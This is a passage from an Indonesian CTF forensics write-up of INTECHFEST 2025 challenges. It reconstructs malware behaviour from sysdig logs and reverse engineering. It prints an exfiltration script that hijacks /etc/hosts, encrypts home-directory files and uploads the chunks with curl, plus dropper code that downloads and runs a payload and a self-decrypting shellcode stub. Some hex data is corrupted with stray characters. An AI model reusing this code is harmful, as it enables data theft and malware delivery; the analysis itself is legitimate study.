Dengan command tersebut, didapatkan dump log historis yang dapat membantu menganalisis hal apa saja yang dilakukan oleh user. Secara garis besar, user melakukan enkripsi file 0.txt dengan metode AES dan memanfaatkan key dan IV yang didapatkan dari file gist github. Setelah dilakukan enkripsi, file tersebut dibagi menjadi beberapa bagian berukuran 250 byte lalu dikirim ke server backup.

Pada log tersebut, terdapat bagian yang mencurigakan:

```

01:54:23.616670279 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=-
01:54:23.616690488 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=u
01:54:23.616721718 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=)
01:54:23.616748890 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data="
01:54:23.616782163 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=
01:54:23.616803414 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=-
01:54:23.616824655 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=n
01:54:23.616848600 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=e
01:54:23.616872045 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=
01:54:23.616891633 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=0
01:54:23.616905339 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=
01:54:23.616919105 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=]
01:54:23.616932341 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=
01:54:23.616945235 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=&
01:54:23.616958350 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=&
01:54:23.616970975 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=
01:54:23.616983629 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=e
01:54:23.616998277 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=c
01:54:23.617015369 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=h
01:54:23.617044696 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=o
01:54:23.626292376 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=y
01:54:23.626306974 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=
01:54:23.626319448 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=i
01:54:23.626331892 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=n
01:54:23.626344867 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=s
01:54:23.626358192 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=t
01:54:23.626372109 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=a
01:54:23.626382899 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=l
01:54:23.626395393 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=l
01:54:23.626408739 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=e
01:54:23.626420632 43684/43684 bash | read < SUCCESS | pipe | args=res=1 data=d

```

Bagian data jika disusun per karakter akan membentuk suatu command bash. Karena ada data yang tidak lengkap, setelah direkonstruksi dan meminta ChatGPT untuk menebak konten aslinya, didapatkan script bash berikut:

```

#!/usr/bin/env bash
set -euo pipefail

IP="192.168.1.58"
HOST="trusted.backup.co.id"
SRC="/home/user"

# Likely full URL (name looked obfuscated/split in your paste)
URL="http://trusted.backup.co.id/httpd20946405a2.pem"

# Force name to resolve to attacker-controlled IP
echo "$IP $HOST" >> /etc/hosts

# Drive key/iv from a local seed file

```

```

KEY_HEX=$(head -c 64 /tmp/init.txt.pem)      # 64 hex chars (256-bit key)
IV_HEX=$(tail -c 32 /tmp/init.txt.pem)       # 32 hex chars (128-bit IV)

# Iterate files (your fragment hinted at a loop over $SRC -> $F and a $REL path)
find "$SRC" -type f | while IFS= read -r F; do
    REL="${F#$SRC/}"                         # relative path
    ENC=$(mktemp "/tmp/${REL//\//__}.XXXXXX")"

    # Encrypt + obfuscate into $ENC
    # (their paste shows: openssl enc -aes-256-cfb -K "$KEY_HEX" -iv "$IV_HEX" -in "$F"
    |
    #   xxd -p | rev | xxd -r -p | tee "$ENC" > /dev/null)
    openssl enc -aes-256-cfb -K "$KEY_HEX" -iv "$IV_HEX" -in "$F" \
    | xxd -p | rev | xxd -r -p \
    | tee "$ENC" > /dev/null

    # Split into 250-byte pieces with 6-digit numeric suffixes
    split -b 250 -d -a 6 "$ENC" "/tmp/${REL//\//__}.enc."

    # Ship each chunk
    for C in /tmp/${REL//\//__}.enc.*; do
        echo "[*] Uploading $REL -> $(basename "$C")"

        # Hex-encode chunk, strip newlines, reverse hex text, POST as JSON
        CHUNK_DATA=$(xxd -p "$C" | tr -d '\n' | rev)"
        curl -sS -X POST "$URL" \
            -H 'Content-Type: application/json' \
            -d "{\"data\": \"$CHUNK_DATA\", \"chunk\": \"$(basename \"$C\")\"}"

        rm -f "$C"
    done

    rm -f "$ENC"
done

```

Script bash tersebut adalah source code dari logic yang mengenkripsi 0.txt dan mengirim bagian bagian dari 0.txt.enc ke server backup. Setelah mengetahui logic dari enkripsi dan pengiriman data, dapat direkonstruksi flag dengan beberapa langkah berikut:

Extract body dari setiap POST request pada log dan masukkan ke dalam chunks.json

```
{"data": "ffb58d3b5d43c5f0efc18cb6d80070cd330decc8dd31fcfe6d4981b8f5e64882d5e3d0ee76dc46e9f509cd9aa40203f4f02d39da2012172db9475dc72cf57d3e612081d5e27d67b366f4977b54d317fd07dd4b69341af9fc98279dc9bce321ca7dceaf97654368c86f602efda8fb8fe64afe8008c2aac24a7b51291df7432b529ca461ee067cc2cd7b25481a5de106401cbe59455de16011db28b910e124193b1448ddc9e07
```

```

332e0e943d232ab4b355225d060eff6f894cd52375da0b4c24d49e7bfe985ad108485dbf9a92f156edc0
b59ce1eb68daaf8f76ad3493af7e3f239d1ef6af243041608af105fe9879654dbf4b583c112bff4f7602"
,"chunk":"0.txt.enc.000000"}  

{"data":"0753fd89136b68eb9d2548e4bf9218794a60c4375ba2d9d19c6e0d3f318f5eb4ffa38b95416e  

c1009a4398a45267a5b4592b95faf174cae4613aa88dc72dae3bdeb91c49baa29054700cf6384d24fae8d  

28730b4e42946f19b639b36feed69fb58c59ad1a9a3b9e06c43fd3bb4c8771c1b6a0d268ba6db30e1eccb  

5ba0deef9a468912c79047f9575f1c07dce2a13ff8030753527248611452b3a5c6c9ba0b7d46c310e33f3  

7fa196096519053efcd330461a7c530b4a9577535ffcbac26fed84f75e05a520a91cb7eda3b32d25a971d  

62add5e3f422f5368a7969f3270dc44cf4cfe185aa7606397a6b65f10b28af26162cdc90c6fe418b22fb"  

,"chunk":"0.txt.enc.000001"}  

{"data":"1cf9df49d0e5debd0fd756729dce67ad66b7ffdd91a7f3fec11cd5688c7baeaf325697fcfd1b  

c1eca7b3c35a54384bcda3ef69e5a87cbd1d0ac7f0d49579fd8260d69336e443881c793c94852392a62e6  

962471f7e8a9e98cac01104fce89bdf0ab8c4c2ebdc9991c79f647ba14c6176a74694a71950467b181301  

1a2f471823cdc95a1dd1f69b6477c0f3f2ae333de7d2916791ea187ea8e9f51726bbbb2f20a5d7bcd8687  

630cb031ba8e24c20eae4d82979fb0233dfb84a4fb123ee9286562b6ca8900bad75fc3ed91fcce19531f6  

5449f158d32f6b2b452468901b6404af084d11fafbd4e9713130c5e11200dfdfa8a19e0659d73ccbe44d"  

,"chunk":"0.txt.enc.000002"}  

{"data":"b67c74e47f7c69cf34589d3af3164517f8012a8e9182c0349abc08a00ce66fa85b56094e3db4  

4e50cf62006c7f451706d0f98d4bb15f8af89c2fc834bcb757d62c70b2995257b39f90684f6f88d4f3536  

05b7b78a753e5e20cd99a687c2d1af673c3373ed6a1bb3b9ccc93c11a459a87a68a9f0ddeca50622d982d  

e9d01304718bb87723cfb8f357dde5b19889f94f98367129379a138e24d64118e5695bbc2b14b440d612b  

4123658544562f514729f216be5b7551634db09a275c456228821908e2c6cdcbc3fd716930a12d67d1908  

fb82cd9c034a7dc3f2b75ae9284cda9d9da42ac90d18c8db70a4b4e24ca077bd1e0ad76d1772088ed8b"  

,"chunk":"0.txt.enc.000003"}  

{"data":"35574b0ec7494bcd53d8cb5aee7be246748525f7935af8a65af9ddb36eb7ecd083156e3dc58c  

804ac9153a6c88f50f23b0bcd8b14cda15a7343caaf23239197bf6781d3fd5b37b2ce4124b5d4332e654c  

4f2b4fa2d7709182aff5a1797758e94939c875bfae38e1c69acf3f5c28918236e8460c4d12da475359b2  

e62fa354bcd6e3e901a43d8cbd9426b809a3601ae7cef6d0b2c84bdaedb378d168f240b440b312a01fcf6  

455754ba9c7b7fc3793d9beba2633f85312d571717f3519efd7ffe51de2eedf397ee47d97d8c49dab5fd7  

920b89123c178c2e8c75b8c69f60d0f70d67801f37520fe994061f933381f49cbeffae93d9e234bb9ed2"  

,"chunk":"0.txt.enc.000004"}  

{"data":"930772869045fbbd1d09d63b2f57041a592124bac8a6b41b24d0ccfda4d80417fd0a26b32f2d  

bf985cf9345da39b3df894f44f3efa521f0f612037efcdf07a797dae0adb53ea206daa0cd564e3dcd2abe  

62740dcfd638c35085ac68f023e7cc485f89276e6351786f766cfb8f641d45029984d2dc23c145d7c556cd  

b75882659ebe0ede8c06f0e261356a3ebb163b903d6eb00b5f38d6069947d9264f1a4242a3d4246c5072a  

b85fc50c86a13c5697478fe130ec01ae0714f8740049f4f19b1b6ee227c9f489420ce43f849f5cf3e1146  

fc6b900038b8854bd6b7c61db95dc96fabd59d7cd49c772b7504ca9faf08b9c8fdeac500d2b83c3abf79"  

,"chunk":"0.txt.enc.000005"}  

{"data":"b55e12d74ef8e0a836e57f11a75e0ea5ebc0a6ab33d780439468a3394bbb6d573c2a5fa86952  

99ded4359f86e2c78e6d9818000748735bfeac14ff532d82b96179fdbf8e40c56c6963c43326542620bb3  

8415ce84323593c51a222d3dc8b46fe000f969b25e9779e5fd7533df8fb343e50f44303f97adfcff3fe30  

746fb87efef38e51e279dbb2829a164307d20322b7a5607af8544d7ea9cf29cf133341c6e57ca9f5cbe44  

d41e38556e2e63c6804690a65321ab2576a11e91508025ec25c38ef77e0e34f861317faaa6ee36745f2b6

```

```

968882321e030a70c483b8c0a5cd8e41bbde53d7aca683ad620041707912aec5fb3e85d9802b4ec90aae"
,"chunk":"0.txt.enc.000006"}
{"data":"51ca126482a83aca0eca0f0d1b4eadf006f29d87fa24d94c9fcfb29ab24f57e273d5ae9bf187
afeb7a7de0394611bd76e9e03571338771547b15f570f4891abfed9d3717d43bbe440bf889a692dcaa2
be33e1414a0fc96e55f8f3b82b8735c94849a2e7d36fa6d01f5d870948c38214caeac9c006829128b547
f0a1283d8071124326c8789cf95116124961d01a84d7ae793b64123931c9e92c2feba99b92f125e5aea2
d5cb7cf0511da2c45d07773a13f70e2f38baf21863594ac5f32fb97c2735fc916f5d50a18230a0bd15f67
5618e1f8876ee06bf5361a121933bb23779087d4195b83f055d6fbcf644c3b0c3d748c77860dac2649cd"
,"chunk":"0.txt.enc.000007"}
{"data":"c18a3a1a6ce8251630787e524dfb79a3a913b58139f06ea0b91d59687744dce39feeb9792104
54897ecb167f0d5af2006b4c193aa3a8319ec7e28fe8920126f432bee3fc567a45084be62a5b15d2eac82
71d5b1af6da859d4b9a9c4aa1ddd621175273fe73c41c7fa2bb5485c32801fabee49c02c86493ed5f229c
720b404aeaf20130403c98247d7a5f10c959b8dc66e18ec32eb8be8fb2e6d40dff2fa8ad88227d35996ef
7831bdb0c233548f1bc6675c9a86ca51776dd52e5d382f737885de4216b71255ad8d8742c3af48b73ec72
6d5639fae2dabd5b6bb73dec2868962e80d521a9b1cbea2f6defbabadd6c9db263e02c4b03bc8d9d998"
,"chunk":"0.txt.enc.000008"}
{"data":"819efc50d79f951da31761f92ea60f569b811f6473953416d7b1152a95fb4f581203f1c33eb4
4480576c1cf233793a472e15ff3d57e54b353a47975fa7c2da235ee82c64728dc3a38294e80c876b6cdc5
f0f944b53b5f25f5d91910b44f7a9e50fd965dc99c156c0610a142ebc1a55d5ebafb80f365e27b0dbe35
b94aaab8ed1407750acc8ad9a4e06dd7bfc9bc6d10570a4263cbab2d246ba61ee8dd5ef013caf485230c
d3eef32045c00f3c1e7f5737c7c679d06d909735af5bed767a8c63d55a8723b49258ce0d5d0aa56bea595
f0ec657deb51fd4731b361789e1fb9062f4078054b7b2fff4d9fc3cbf2ac0a005e4db0c8f95ae38b418c"
,"chunk":"0.txt.enc.000009"}
{"data":"8812d1503acee2103215c357fdf1b4f4112ac066752902ed91e934209849788e3d1e66598926
cde5bc当地5f9360b5e5fd275b399045b6722b3770451f78d0a7400d05d75ab68f0665418d9ad302319e96
a4c6467f48dc5a0b9473061be2a5e2851efc744ce5d3e230f655be66a7b8332703502f211185dff48342f
0642dbb94075db3e901050550b7bcb9411382f0b6fddcd0d93f36e15c99c46dc当地6b1a8d2383f530b79
cff25b5af746f090b82a05ecebd108a801eb18263c1a4deb011b3d54d892dac0bf825b9eec667059d1260
1469260a5d01e822167c81761aec4fb14d04f58beb6565613792d68c6d6d0ee2bc971786fc206800886"
,"chunk":"0.txt.enc.000010"}
{"data":"5593b0c3cb6ed0cc5728fe9f51c248f0fb951e0fb7e63a59260c7641e668d9f84ad3db20823d
39d5bee6f7558f7792c71bb352a277f2c4b9fc678844ca4b5b872f9d8d1d7051137fdb2aeb4298dd48c8
386c0ac388d574b1d23973ede0ee9c7535e46d26ab6b3195c7c379567038ab5bc0371fdbf240056e0a192
56448ae0bdec当地98070c8f4e6d5c3cb5f5f43f555793f0eaedfa3386d88c35c8b9c553911950c2c808b56
790bc25bc670de8e2c881743d6539c10be9e66a1d313220635d81374e22f7c02e14600a1909c8f253cffc
b4058f99250c5210f852328ef5b4a4cf当地37c552cf1019e6ce9b2ce444e64086805e2226bde47f62fc7"
,"chunk":"0.txt.enc.000011"}
{"data":"85845458dd74c79f693d6c00989bc9fddf058f1daff06d31609e4db6732084c28b4d0cae4da3
f38f7da12b158dbe676ea49165a212c844ffff6e834a6ae94a47a97c7d278497854829070549d2f14092ab
cfffd当地10106e497d3634476fa519a9bc当地43db645a835e25a3f4c7fb5cf6329201f5cf当地12dc当地81c5335
58e26e38f7a9ad8010fd855377dd030a7d28a1c01e00273749fd9e7d4032bcd7493323d8a945541431ee2
187623da0a49a3ce91be005c70f4bc4354e377eb1d4e44daf74d1a96a6583a6a3bf4f9d7eada7eedd573a
a998d9aadd722177f9f525d21a840b8cec1b139f25fbba7e53d0859689a648040e872bd745e8f791192d"
,"chunk":"0.txt.enc.000012"}

```

```
{
  "data": "29bbbbc5610055e726b7e5c135d1581a755c831e6e38cd72efca6bc5feb328ed3cd160e7b9ad
f69a210ac663a0a0ec636c42ef8b771f231de3e437e166ed89c3320f4f5310f87064712c3b50cee6b8006
87819fb943947f41943eb0824aced33ae39a1366cb7996176588240cf8f5abd52af22b1596095861b6a67
ddfc1a436639edc22452ee90d1554cf8e108981b7d99fb7668813d2ffb5eccb8de8410540d8c643cdf60d
bed258738985498f30c11542166bee8f3f7b26d92fb0571faf9ee067f2b469c4729715fa04d8bf824d9f3
0f43ed16d0259d4ffca7119fc3e96d8309e124a94ad967b6e4d0c0b7578694a6466e19fb77e258e8a9a"
, "chunk": "0.txt.enc.000013"
{
  "data": "f7e8f876d1b8bd6d7199b8511ea576a45d2400e7587d731870671b425c95059249fdd6ffa0",
  "chunk": "0.txt.enc.000014"
}
```

Jalankan script berikut yang melakukan reverse dari setiap body data POST request pada chunks.jsonl:

```
import json, re, binascii, sys
from collections import defaultdict

# Chunks that were hex-reversed before exfil (from the capture):
REVERSED = [
    "0.txt.enc.000000",
    "0.txt.enc.000001",
    "0.txt.enc.000002",
    "0.txt.enc.000003",
    "0.txt.enc.000004",
    "0.txt.enc.000005",
    "0.txt.enc.000006",
    "0.txt.enc.000007",
    "0.txt.enc.000008",
    "0.txt.enc.000009",
    "0.txt.enc.000010",
    "0.txt.enc.000011",
    "0.txt.enc.000012",
    "0.txt.enc.000013",
    "0.txt.enc.000014",
]
# If your capture shows others, add them above.

chunks = []
with open("chunks.jsonl", "r") as f:
    for line in f:
        obj = json.loads(line)
        name = obj["chunk"]
        data = obj["data"]
        if name in REVERSED:
            print(f"Reversing {name}")
            # print(data)
```

```

        data = data[::-1] # reverse the hex string
        # print(data)
        chunks[name] = binascii.unhexlify(data)

# Sanity: order by numeric suffix and warn for gaps
order = sorted(chunks, key=lambda x: int(re.search(r"(\d{6})$", x).group(1)))
print(order)
missing = []
if order:
    first = int(re.search(r"(\d{6})$", order[0]).group(1))
    last = int(re.search(r"(\d{6})$", order[-1]).group(1))
    have = {int(re.search(r"(\d{6})$", k).group(1)) for k in order}
    missing = [i for i in range(first, last + 1) if i not in have]
    if missing:
        sys.stderr.write(f"[!] Missing chunk indices: {missing}\n")

with open("cipher.bin", "wb") as out:
    for k in order:
        out.write(chunks[k])
print(
    f"Wrote cipher.bin ({sum(len(v) for v in chunks.values())} bytes) from
{len(order)} chunks."
)

```

Selanjutnya, reverse logic hasil enkripsi dengan command berikut:

```
cat cipher.bin | xxd -p | rev | xxd -r -p > original_ciphertext.bin
```

Setelah didapatkan file hasil enkripsi yang asli, langkah selanjutnya hanya tinggal melakukan dekripsi dengan menggunakan openssl. Didapatkan flag.

```
% sandwicheese ➜ ~/ctf-writeups ➜ ↵ ? ➜ INTECHFEST 2025/Forensics/prankster
$ openssl enc -d -aes-256-cfb -K "2d2d2d2d2d2d24547494e2050524956d15445204b45592d2d2d2d0a4d494945" -iv "524956d15445204b45592d2d2d2d2d0a"
In the heart of the nation, a quiet anger brewed among the people. Years of corruption, neglect, and abuse of power had turned daily survival into a fight. The ruling class enriched itself while ordinary citizens suffered under crushing taxes, broken infrastructure, and dwindling opportunities. Whispers of dissatisfaction began to ripple through neighborhoods, markets, and workplaces. The government's grip on information was tight, but no censorship could fully suppress the human spirit. Underground newspapers circulated, encrypted messages passed through digital channels, and graffiti appeared on city walls, proclaiming the same message: the time for change had come. Each act of defiance was small, but together they built momentum. Workers who once feared retribution began organizing strikes, demanding fair wages and safer conditions. Farmers marched into the cities with banners denouncing unfair land policies. Students, once silent in classrooms, now filled public squares with chants calling for justice. Across all layers of society, people began to see their struggles as connected. The government responded with intimidation. Police patrolled the streets, and activists were arrested under fabricated charges. Yet, instead of silencing dissent, these crackdowns only hardened the resolve of the population. Each imprisonment sparked larger demonstrations, each act of violence by the authorities drew more citizens to the cause. INTECHFEST{created_by_aiof_course_392adc02}
Leaders emerged from unexpected places. Teachers, poets, and community organizers became the voices of resistance. Their speeches emphasized unity and hope, reminding everyone that the fight was not just against a tyrant, but for the possibility of a better society—one built on fairness, transparency, and accountability. International attention slowly turned toward the struggle. While the government attempted to present an image of stability, the stories of oppression leaked across borders. Foreign journalists, smuggled into the country, shared powerful images of marches and rallies. Exiled citizens amplified these voices, making it harder for the regime to hide its brutality.
As the movement grew, the tactics of resistance diversified. Some groups focused on peaceful protests and symbolic acts of civil disobedience. Others sought to undermine the government's financial networks, targeting the flow of money that sustained corruption. Together, these strategies created pressure that the state could not easily control.
The turning point came when security forces, long loyal to the regime, began to hesitate. Soldiers confronted with unarmed citizens carrying nothing but banners and flowers questioned the orders they were given. Some defected, others simply refused to act. The foundation of the government's power-fear began to crumble.
In the capital, a massive march swelled into hundreds of thousands. Government buildings were surrounded, and chants for resignation echoed through the air. Officials who once enjoyed privilege and protection fled the city, sensing that their time was over. The people, united in determination, stood firm in their demand for change. When the corrupt regime finally fell, the society faced both relief and responsibility. Overthrowing tyranny was only the first step; building a just system would be the greater challenge. Yet, in that moment, the people felt the weight of possibility. They had proven that even against oppression, collective courage could shape a new future.
```

INTECHFEST{created_by_aiof_course_392adc02}

trickster

Author: musafir

Last week my friend (he is Chizuru's Fiancée) tell me about tools who give us like a hacker, and he tell me if i using this tool i can get beautiful Fiancée like Chizuru! so i run given command he give, but it didnt show anything, he just say maybe its not compatible with my system.

And he tell me, dont forget check your personal folder, what?

mirror:

https://mega.nz/file/R9BnEBaJ#TIt7qzqL5pujIvuIrL7DBdC-VS0zIXQbKwX-828_xqU
password: notinfectedofc

Diberikan sebuah file zip yang berisi file sysdig bernama challenge.scap. Setelah melakukan analisis dengan sysdig cli dan berbagai command, ditemukan log paling lengkap adalah dengan menggunakan command berikut:

```
sysdig -r challenge.scap "evt.type=execve" -p "%evt.time %proc.pid %proc.name %proc.args"
```

Log tersebut menjelaskan secara garis besar bagaimana malware yang berupa executable dengan nama utama bekerja dengan timeline lengkap sebagai berikut (beberapa output tidak penting dihilangkan):

```
06:07:54  bash
06:07:54  wget
https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/cmatrix
06:07:58  chmod +x cmatrix
06:07:58  ./cmatrix          # dropper
06:08:00  sh -c "yum install -y cmatrix >/dev/null 2>&1"
06:08:01  sh -c "chmod +x utama; ./utama >/dev/null 2>&1"
06:08:01  ./utama           # main malware
06:08:01  find /home/uzer -type f -readable
06:08:01  realpath --relative-to=/home/uzer /home/uzer/flag.txt
06:08:01  curl -o /tmp/init.pem <gist url>      # pulls key material
06:08:01  xxd -p | rev | xxd -r -p | rev | tee ... | tail -c 64    # builds key
06:08:01  tail -c 128 /tmp/init.pem | rev | head -c 32        # builds IV
06:08:01  split -b 250 -d -a 6 /tmp/tmp.1ENUXpYRYL /tmp/flag.txt.enc.
06:08:01  rm -f /home/uzer/flag.txt
06:08:01  cmatrix (visual noise)
```

Setelah mengetahui alur dari aktivitas malware, selanjutnya saya mencoba untuk membuka link repository github sumber dropper. Dari repository tersebut, didapatkan dropper, binary utama, dan libutama.so.

Dari hasil analisis, ditemukan dropper adalah binary yang dibuat dengan menggunakan pyinstaller. Setelah mengekstrak binary tersebut dengan pyinstxtractor dan men-decompile file dropper.pyc, didapatkan logic dari dropper.

```
$ pycdc dropper.pyc
Mon Sep  8 19:14:10 2025
```

```
# Source Generated with Decompyle++
# File: dropper.pyc (Python 3.8)

import requests
import os

def download(url, path):
Unsupported opcode: BEGIN_FINALLY (97)
    r = requests.get(url)
# WARNING: Decompyle incomplete

download('https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/libutama.
so', 'libutama.so')
download('https://github.com/blacowhait/projekmatkul/raw/refs/heads/main/utama.bin',
', 'utama')
os.system('yum install -y cmatrix >/dev/null 2>&1')
os.system('chmod +x utama; ./utama >/dev/null 2>&1')
os.system('cmatrix')
```

Dapat dipastikan logic dari dropper sesuai dengan log yang didapatkan dari command sysdig. Langkah selanjutnya adalah mencoba melakukan reverse engineering pada file libutama.so dan utama.bin.

File libutama.so bukan merupakan binary elf yang valid, melainkan hanya berupa data. Dari log sysdig, dapat dipastikan binary utama membutuhkan libutama.so agar malware tersebut bekerja.

Setelah melakukan reverse engineering dengan menggunakan ghidra pada utama.bin, ditemukan bahwa binary tersebut adalah hasil kompilasi menggunakan nuitka. Hal ini membuat untuk melakukan reverse engineering menjadi cukup sulit. Setelah mencari keyword, didapatkan fakta berikut:

Location	String Value	String Representation	Data Type
006399bb	aaes_cbc_decrypt	"aaes_cbc_decrypt"	ds

File utama.bin hanya melakukan dekripsi AES-CBC, bukan mengenkripsinya. Sesuai dengan nama challenge, saya mulai mencurigai bahwa terdapat beberapa hal yang mengecoh dari challenge ini.

Libutama.so memiliki ukuran 912 byte yang sangat mencurigakan karena merupakan kelipatan 16. Dari sini, saya melakukan deduksi bahwa malware sebenarnya melakukan dekripsi terhadap file libutama.so untuk menginject malicious code seperti shellcode.

Key dan IV yang digunakan untuk melakukan dekripsi dapat ditemukan di dalam binary tersebut:

006398be	61	??	61h	a
006398bf	41	??	41h	A
006398c0	45	??	45h	E
006398c1	53	??	53h	S
006398c2	00	??	00h	
006398c3	61	??	61h	a
006398c4	6e	??	6Eh	n
006398c5	65	??	65h	e
006398c6	77	??	77h	w
006398c7	00	??	00h	
006398c8	63	??	63h	c
006398c9	66	??	66h	f
006398ca	38	??	38h	8
006398cb	62	??	62h	b
006398cc	38	??	38h	8
006398cd	63	??	63h	c
006398ce	39	??	39h	9
006398cf	35	??	35h	5
006398d0	30	??	30h	0
006398d1	39	??	39h	9
006398d2	32	??	32h	2
006398d3	64	??	64h	d
006398d4	66	??	66h	f
006398d5	62	??	62h	b
006398d6	62	??	62h	b
006398d7	61	??	61h	a
006398d8	65	??	65h	e

006398ea	61 4d 4f	ds	"aMODE_CBC"	
	44 45 5f			
	43 42 43 ...			
006398f4	63	??	63h	c
006398f5	65	??	65h	e
006398f6	35	??	35h	5
006398f7	34	??	34h	4
006398f8	63	??	63h	c
006398f9	37	??	37h	7
006398fa	35	??	35h	5
006398fb	30	??	30h	0
006398fc	63	??	63h	c
006398fd	36	??	36h	6
006398fe	61	??	61h	a
006398ff	38	??	38h	8
00639900	62	??	62h	b
00639901	64	??	64h	d
00639902	31	??	31h	1
00639903	38	??	38h	8
00639904	38	??	38h	8
00639905	00	??	00h	
00639906	61 64 65	ds	"adecrypt"	
	63 72 79			
	70 74 00			

Gunakan script berikut untuk melakukan dekripsi file libutama.so:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

key = b"f8b8c95092dfbbbaee917884d866e4401"
iv = b"e54c750c6a8bd188"

cipher = AES.new(key, AES.MODE_CBC, iv)

with open("projekmatkul-main/libutama.so", "rb") as f:
    libutama = f.read()
```

```

flag = cipher.decrypt(libutama)

with open("out.bin", "wb") as f:
    f.write(flag)

```

	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded Text
00000000	48 31 C9 48 81 E9 00 FF FF FF 48 8D 05 EF FF FF	H 1 . H H
00000010	FF 48 BB 28 C9 96 AD 66 0D 3E 46 48 31 58 27 48	. H . (. . . f . > F H 1 X ' H
00000020	2D F8 FF FF FF E2 F4 60 F8 5F E5 E7 E4 A7 B9 D7	- -
00000030	36 DE 20 63 E2 C1 B9 D7 81 2D 24 B3 33 BE 49 84	6 . c . . . - \$. 3 . I
00000040	AC 9F E5 57 55 19 0E 05 31 69 52 99 EF CA 87 CC	. . W U . . . 1 i R
00000050	3E 5E 23 23 F6 C8 30 02 BF 9B A7 25 97 C8 30 B5	> ^ # # . . 0 . . . % . . 0
00000060	4C 72 CA 4D D1 6A F8 1D 2B 5E 93 92 4F 7F E2 05	L r . M . j . + ^ . . 0
00000070	08 E9 5D 28 9C 1B 1F 55 2C 22 FB 05 C7 3B A7 E3	. .] (. . U , " . . ;
00000080	1E 1F CA 78 D2 3B 8A 19 1A 15 C7 C2 5D 51 A7 7A	. . x . ;] Q . z
00000090	1D 19 D6 17 96 7C CF 15 23 2E BA 5F CE 36 D5 58 # . . _ 6 . X

Setelah melihat isi dari out.bin, ditemukan bahwa benar hasil dekripsi berupa suatu shellcode beberapa self-decryptor berulang-ulang yang memanfaatkan XOR. Dengan menggunakan script berikut kita akan mendapatkan source code yang hampir lengkap:

```

# multi_stage_patch.py
from pathlib import Path
from Crypto.Cipher import AES
import struct

# --- 0) Load ciphertext and AES-decrypt exactly like your working attempt ---
ct = Path("projekmatkul-main/libutama.so").read_bytes()

# This is the variant you used that yielded the stub-looking plaintext.
key = b"f8b8c95092dfbbbaee917884d866e4401" # 32 ASCII -> AES-256
iv = b"e54c750c6a8bd188" # 16 ASCII
# If later we confirm the true key/iv are hex-encoded, we can switch to
bytes.fromhex(...)

pt = bytearray(AES.new(key, AES.MODE_CBC, iv).decrypt(ct))
print(f"[i] decrypted len = {len(pt)} bytes")

# --- 1) Scan-and-apply all mini stubs we can find ---
def find(buf, pat, start):
    i = buf.find(pat, start)
    return i

```

```

APPLIED = 0
pos = 0
while True:
    # pattern anchor: xor rcx,rcx ; sub rcx, imm32 ; lea rax,[rip+disp32] ; mov rbx,
imm64 ; xor [rax+disp8],rbx
    p_xor_rcx = find(pt, bytes.fromhex("48 31 C9"), pos)
    if p_xor_rcx < 0:
        break

    p_sub_rcx = find(pt, bytes.fromhex("48 81 E9"), p_xor_rcx)
    p_lea = find(
        pt, bytes.fromhex("48 8D 05"), p_sub_rcx if p_sub_rcx >= 0 else p_xor_rcx
    )
    p_movrbx = find(pt, bytes.fromhex("48 BB"), p_lea if p_lea >= 0 else p_xor_rcx)
    p_xor_mem = find(
        pt, bytes.fromhex("48 31 58"), p_movrbx if p_movrbx >= 0 else p_xor_rcx
    )

    if min(p_sub_rcx, p_lea, p_movrbx, p_xor_mem) < 0:
        # no complete stub ahead; advance a bit to avoid re-matching the same "48 31
C9"
        pos = p_xor_rcx + 1
        continue

    # Parse fields
    imm32 = struct.unpack_from("<i", pt, p_sub_rcx + 3)[0]
    loop_count = -imm32 # rcx = 0 - imm32 (imm32 is sign-extended), so -(-N)=N
    disp32 = struct.unpack_from("<i", pt, p_lea + 3)[0]
    pos_after_lea = p_lea + 7
    base = pos_after_lea + disp32 # rax after LEA (buffer-relative)

    key_qword_le = struct.unpack_from("<Q", pt, p_movrbx + 2)[0]
    disp8 = pt[p_xor_mem + 3]
    start = base + disp8

    # detect +8 step (common encodings)
    step = +8 # default
    p_after = p_xor_mem + 4
    op6 = pt[p_after : p_after + 6]
    if op6 in (
        bytes.fromhex("48 05 08 00 00 00"), # add rax, 8
        bytes.fromhex("48 2D F8 FF FF FF"),
    ): # sub rax, -8 (== add 8)

```

```

step = +8

need = start + (loop_count - 1) * abs(step) + 8
print(
    f"[stub @{p_xor_rcx:04x}] loops={loop_count} base=0x{base:x} off=0x{disp8:x}"
key=0x{key_qword_le:016x} need<= {need}, len={len(pt)}"
)

# bounds check & clamp
if start < 0 or start + 8 > len(pt):
    print(f"  [!] start out of range ({start}); skipping this stub")
    pos = p_xor_rcx + 1
    continue
max_iters = max(0, (len(pt) - start) // abs(step))
iters = min(loop_count, max_iters)
if iters < loop_count:
    print(f"  [!] clamping iterations {loop_count} -> {iters}")

# apply
ptr = start
